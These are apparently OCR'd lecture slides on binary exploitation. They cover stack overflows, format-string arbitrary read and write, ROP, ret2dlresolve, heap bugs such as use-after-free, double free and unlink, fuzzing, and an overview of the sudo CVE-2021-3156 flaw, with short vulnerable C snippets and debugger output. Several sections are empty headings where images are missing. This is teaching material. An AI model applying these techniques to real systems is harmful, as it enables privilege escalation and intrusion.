# Binary exploitation

## Memory corruption

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# Introduction and objectives

Objectives:


- Be able to craft working exploits for common memory corruption vulnerabilities
- Analyze a real vulnerability and develop a Proof-of-Concept.

# Stack overflows


# Stack frame

```
1  void foo( int arg )
2  {
3      int a;
4  }
5
6  int main()
7  {
8      foo(1);
9
10     return 0;
11 }
```

```
1  foo:
2      push ebp
3      mov ebp, esp
4      sub esp, 4
5      ...
6
7  main:
8      ...
9      push 1
10     call foo
11     ...
```




# Overwriting the return address



# Return into shellcode

Place machine code into the stack buffer and return into it.



# Stack overflow countermeasures

# Stack canaries

Place a random value after a buffer in the stack. When returning from a function check the integrity of that value. The value for the stack canary is generated at runtime everytime the binary is executed.

# Non-executable memory

Mark memory sections as non-executable. If for some reason, the instruction pointer points to a non executable section, the program throws a segmentation fault and dies.

```
qwe@qwe:~/tfg/rop$ pmap $(pidof a.out)
2054:   ./a.out
0000000000400000      4K r---- a.out
0000000000401000      4K r-x-- a.out
0000000000402000      4K r---- a.out
0000000000403000      4K r---- a.out
0000000000404000      4K rw--- a.out
000000000123e000    132K rw---   [ anon ]
00007fe78ece2000    148K r---- libc-2.31.so
00007fe78ed07000   1504K r-x-- libc-2.31.so
00007fe78ee7f000    296K r---- libc-2.31.so
00007fe78eec9000      4K ----- libc-2.31.so
00007fe78eeca000     12K r---- libc-2.31.so
00007fe78eecd000     12K rw--- libc-2.31.so
00007fe78eed0000     24K rw---   [ anon ]
00007fe78eee9000      4K r---- ld-2.31.so
00007fe78eeea000    140K r-x-- ld-2.31.so
00007fe78ef0d000     32K r---- ld-2.31.so
00007fe78ef16000      4K r---- ld-2.31.so
00007fe78ef17000      4K rw--- ld-2.31.so
00007fe78ef18000      4K rw---   [ anon ]
00007ffd88a20000    132K rw---   [ stack ]
00007ffd88b34000     16K r----   [ anon ]
00007ffd88b38000      8K r-x--   [ anon ]
ffffffffff600000      4K --x--   [ anon ]
```

# Address Space Layout Randomization

Randomize the base address for all the sections in an executable at runtime. Everytime the binary is executed, the base addresses will change.

```
qwe@qwe:~/tfg$ cat /proc/sys/kernel/randomize_va_space
2
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fc318959000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f6382ff8000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5cb8505000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007efedb0cd000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fddeed65000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f7f328d5000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f3524576000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f79e6606000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f2df6cbe000)
```

# Format strings

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

```
1  int arg1, arg2, arg4;
2  char* arg3 = "Hello world";
3  printf("%x %d %s %n\n", arg1, arg2, arg3, &arg4);
```



# Arbitrary read

```
1  int main()
2  {
3      int dummy;
4      char buffer[] =
5          "AAAAAAAA %x  %x
               %s ";
6
7      printf(buffer, dummy);
8
9      return 0;
10 }
```





printf's stack frame

main's stack frame

# Arbitrary write

```
1  int main()
2  {
3      int dummy;
4      char buffer[] =
5          "AAAAAAAA %x  %x
               %n ";
6
7      printf(buffer, dummy);
8
9      return 0;
10 }
```





printf's stack frame

main's stack frame

# Return-oriented programming


# ret2libc

Return into the `system` function inside libc.



# Return-oriented programming

Chain ROP gadgets to build a program.




# Stack pivoting

Replacing the legitimate stack. Useful when there is no space for long ROP chains. Using the gadget `leave; ret` we can set the value for the stack pointer.

The `leave` instruction is equivalent to:

```
1       mov rsp, rbp
2       pop rbp
```

Every function, except main, ends with `leave; ret`.



# ret2dlresolve: resolving dynamic symbols


```
pwndbg> disass main
Dump of assembler code for function main:
=> 0x0000000000401136 <+0>:     endbr64
   0x000000000040113a <+4>:     push   rbp
   0x000000000040113b <+5>:     mov    rbp,rsp
   0x000000000040113e <+8>:     lea    rdi,[rip+0xebf]        # 0x402004
   0x0000000000401145 <+15>:    call   0x401040 <puts@plt>
   0x000000000040114a <+20>:    mov    eax,0x0
   0x000000000040114f <+25>:    pop    rbp
   0x0000000000401150 <+26>:    ret
End of assembler dump.
pwndbg> x/3i 0x401040
   0x401040 <puts@plt>: endbr64
   0x401044 <puts@plt+4>:       bnd jmp QWORD PTR [rip+0x2fcd]        # 0x404018 <puts@got.plt>
   0x40104b <puts@plt+11>:      nop    DWORD PTR [rax+rax*1+0x0]
pwndbg> x/8xb 0x404018
0x404018 <puts@got.plt>:        0x30    0x10    0x40    0x00    0x00    0x00    0x00    0x00
pwndbg> x/4i 0x401030
   0x401030:    endbr64
   0x401034:    push   0x0      push reloc_index
   0x401039:    bnd jmp 0x401020
   0x40103f:    nop
pwndbg> x/2i 0x401020
   0x401020:    push   QWORD PTR [rip+0x2fe2]        # 0x404008    push link_map
   0x401026:    bnd jmp QWORD PTR [rip+0x2fe3]       # 0x404010    call __dl_runtime_resolve
pwndbg> x/8xb 0x404010
0x404010:       0xe0    0x7a    0xfe    0xf7    0xff    0x7f    0x00    0x00
pwndbg> x/5i 0x7ffff7fe7ae0
   0x7ffff7fe7ae0:      endbr64  __dl_runtime_resolve
   0x7ffff7fe7ae4:      push   rbx
   0x7ffff7fe7ae5:      mov    rbx,rsp
   0x7ffff7fe7ae8:      and    rsp,0xfffffffffffffff0
   0x7ffff7fe7aec:      sub    rsp,QWORD PTR [rip+0x14c15]        # 0x7ffff7ffc708 <_rtld_global_ro+232>
pwndbg>
```

# ret2dlresolve: structures


JMPREL maps a symbol to an offset on the GOT. The `r_info` field gives us the index of the symbol on the SYMTAB.

SYMTAB stores information about the symbols. The most important field for this exploit is `st_name` which is the offset on the STRTAB structure.

STRTAB is a table of null terminated strings. Stores the name of the symbols.





# Sigreturn oriented programming



# Heap exploitation

# ptmalloc's chunk




# glibc's tcache

| tcache | |
|---|---|
| size | bin |
| 0x20 | ... |
| 0x30 | ... |
| 0x40 | ... |
| 0x50 | 0x55aabb -> 0x55ccdd -> 0x0 |

# Heap overflow




# UAF

```c
#include <stdlib.h>
#include <string.h>

int main()
{
    char* buffer = malloc(sizeof(char) * 32);

    free(buffer);

    /* buffer still points to the chunk contents */

    memset(buffer, 0x41, sizeof(char) * 32);

    return 0;
}
```

# Double free


```c
#include <stdlib.h>

int main()
{
    void* a = malloc(8);

    free(a);
    free(a);
```




```c

    void* b = malloc(8);
    void* c = malloc(8);

    /* b and c point to the same address */

    return 0;
}
```

# Unlink

```
1  #define unlink(P, BK, FD) {
2      FD = P->fd;
3      BK = P->bk;
4      FD->bk = BK;
5      BK->fd = FD;
6  }
```




$$FD = 0x5655d804$$
$$BK = 0x5508f311$$
$$*(0x5655d804 + 0xc) = 0x5508f311$$
$$*(0x5508f311 + 0x8) = 0x5655d804$$

# Fuzzing

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
Automatically generate test cases for the program with the intention to find vulnerabilities.

- Very popular technique.
- Great quality open source tools that have proven their worth: *afl*, *Hongfuzz*, *libFuzz*, ...
- Used and trusted by tech leading companies:
  - Google: OSS-Fuzz project.
  - Microsoft: OneFuzz project.



# CVE-2021-3156 PoC

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
Nicknamed Baron Samedit. Disclosed by Qualys Research Team on 26/01/2021. Affected the sudo program.

- Priviledge escalation to root.
- Heap overflow caused by an off-by-one error
- Affected versions:
  - 1.8.2-1.8.31p2 for legacy versions
  - 1.9.0-1.9.5p1 for stable versions.
- The commit that created the vulnerability was merged on 2011

# Sudo's overview




`setlocale` : sets the locale in accordance with `LC_*` environment variables.

`parse_args` : escapes metacharacters from the command line arguments arguments.

